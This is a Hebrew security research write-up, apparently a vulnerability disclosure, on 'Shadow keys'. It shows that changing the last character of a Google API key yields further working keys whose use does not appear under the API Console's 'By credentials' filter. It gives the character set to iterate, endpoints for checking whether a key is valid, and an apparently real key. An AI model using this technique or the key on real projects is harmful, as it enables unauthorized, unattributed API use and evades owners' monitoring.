
לפי גוגל: "היכולת לגלות מפתחות API קיימים וחוקיים היא בלתי ניתנת למימוש על פי התכנון המבנה והיצירה של המפתחות על ידי גוגל. מפתח בן 36 אותיות כשכל אות יכולה להיות מבין 64 אותיות שונות מצריך 36 בחזקת 64 קומבינציות אפשריות של מפתחות. מתקפה שתנסה למצוא את כל המפתחות החוקיים שקיימים על ידי מעבר על כל האפשריות, לא אפשרית מבחינת זמן סביר למצוא אפילו מפתח חוקי אחד".

אך עם זאת, גילינו שזה אפשרי למצוא מפתחות נוספים מבלי לרוץ על כל האפשריות והקומבינציות, אלא ריצה על מפתח מקורי חוקי אחד מספיקה כאשר בכל פעם אנו מחליפים משמאל לימין של המפתח מהאינדקס במיקום השישי עד האינדקס במיקום ה-39 בכל פעם להיות כל אחת מהאותיות שלהלן:

```
abcdefghijklmnopqrstuvwyxzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789-_
```




כפי שניתן לראות באופן ברור יותר על ידי התצלום מסך הבא:



התוצאה שקיבלנו הם 3 מפתחות API נוספים - "Shadow keys". ניתן להבחין שמפתחות הללו שונים מן המפתח המקורי רק במיקום 39. גילינו שאנו יכולים להשתמש בכל 3 המפתחות הללו בשביל לקבל גישה למידע משרתי גוגל על ידי היישום שלנו.

לשם הוכחת היכולת בשימוש של "Shadow keys" החלטנו לקבל מפתח מקורי אחד שניתן לנו על ידי שירותי ה-API של גוגל ב-API Console. כפי שניתן לראות בתצלום המסך הבא יש לנו רק מפתח חוקי אחד שנוצר עברנו ב-API Console.



לקחנו את המפתח המקורי והפעלנו עליו את הכלי שמממש את הטכניקה שתיארנו למעלה. כפי שניתן לראות קיבלנו העתקים של אותו המפתח השונים זה מזה ומן המפתח המקורי רק באות אחת, האחרונה מימין במיקום 39:


כפי שניתן לראות גם קיבלנו מידע שמדווח לנו לאיזה מספר פרוייקט בגוגל שלושת המפתחות הללו מיוחסים.

את המידע הזה השגנו בעזרת השירותים הבאים ופשוט הוספנו שירותים אלו לכלי שלנו.

https://www.googleapis.com/youtube/v3/videos?part=id&key=[API_KEY]


https://translation.googleapis.com/language/translate/v2/detect?key=[API_KEY]

כפי שניתן לראות, כל שלושת המפתחות שמצאנו מיוחסים למספר הפרוייקט שפתחנו ב-API Console בגוגל. בנוסף, ניתן לראות כי שלושת המפתחות הללו כלל לא קיימים אצלנו בפרוייקט:




השימוש ב- Shadow keys

יצרנו יישום בגוגל המאחסן את הקוד הפשוט שלנו שמשתמש בשירותי גוגל מפות. היישום מציג למשתמש את המקום בו הוא ממוקם ושממנו הוא גולש ליישום. הקוד משתמש במפתח המקורי שהשירות של גוגל יצר עבורנו כפי שניתן לראות בתצלום הבא:




גלישה על ידי המשתמש ליישום שלנו אשר מאוחסן בשרתי גוגל יציג את מיקומו בדפדפן:




כפי שניתן לראות בתצוגה הגרפית של המשתמש, השרת של גוגל החזיר מידע למשתמש בהתייחסות למפתח המקורי בו הוא השתמש ואשר זוהה במערכת API Console של גוגל.

שימוש בפילטר "By response code" מראה את הגרף של התגובה:




את אותה התגובה על גרף ניתן לראות גם על ידי הפילטר של "By credentials" אשר מעיד על כך שהמפתח המקורי אכן זוהה ונעשה בו שימוש לקבלת גישה למידע של שירותי גוגל מפות:




כעת אנו נשתמש ב-"Shadow keys" שמצאנו מוקדם יותר ביישום שלנו. "Shadow key" :

```
AIzaSyBYgdZ_Q8Rgi1XT1cR5PLn7Jh94xD6CbAF
```




כפי שניתן לראות גלשנו לדף של היישום שלנו בדפדפן והוא אכן מציג את מיקומנו , כלומר "Shadow key"


אכן ניתן לשימוש וחוקי מבחינת השירותים וה-API Console של גוגל:



כפי שניתן לראות על ידי פילטר "By response code" ה-API Console זיהה שמשתמש גלש לדף וביקש מגוגל שירותים לגבי מיקומו:




אך כאשר אנו משתמשים בפילטר של "By credentials" המערכת של ה-API Console לא מזהה את המפתח שנעשה בו שימוש לבקשת הנתונים משרתי גוגל מפות:

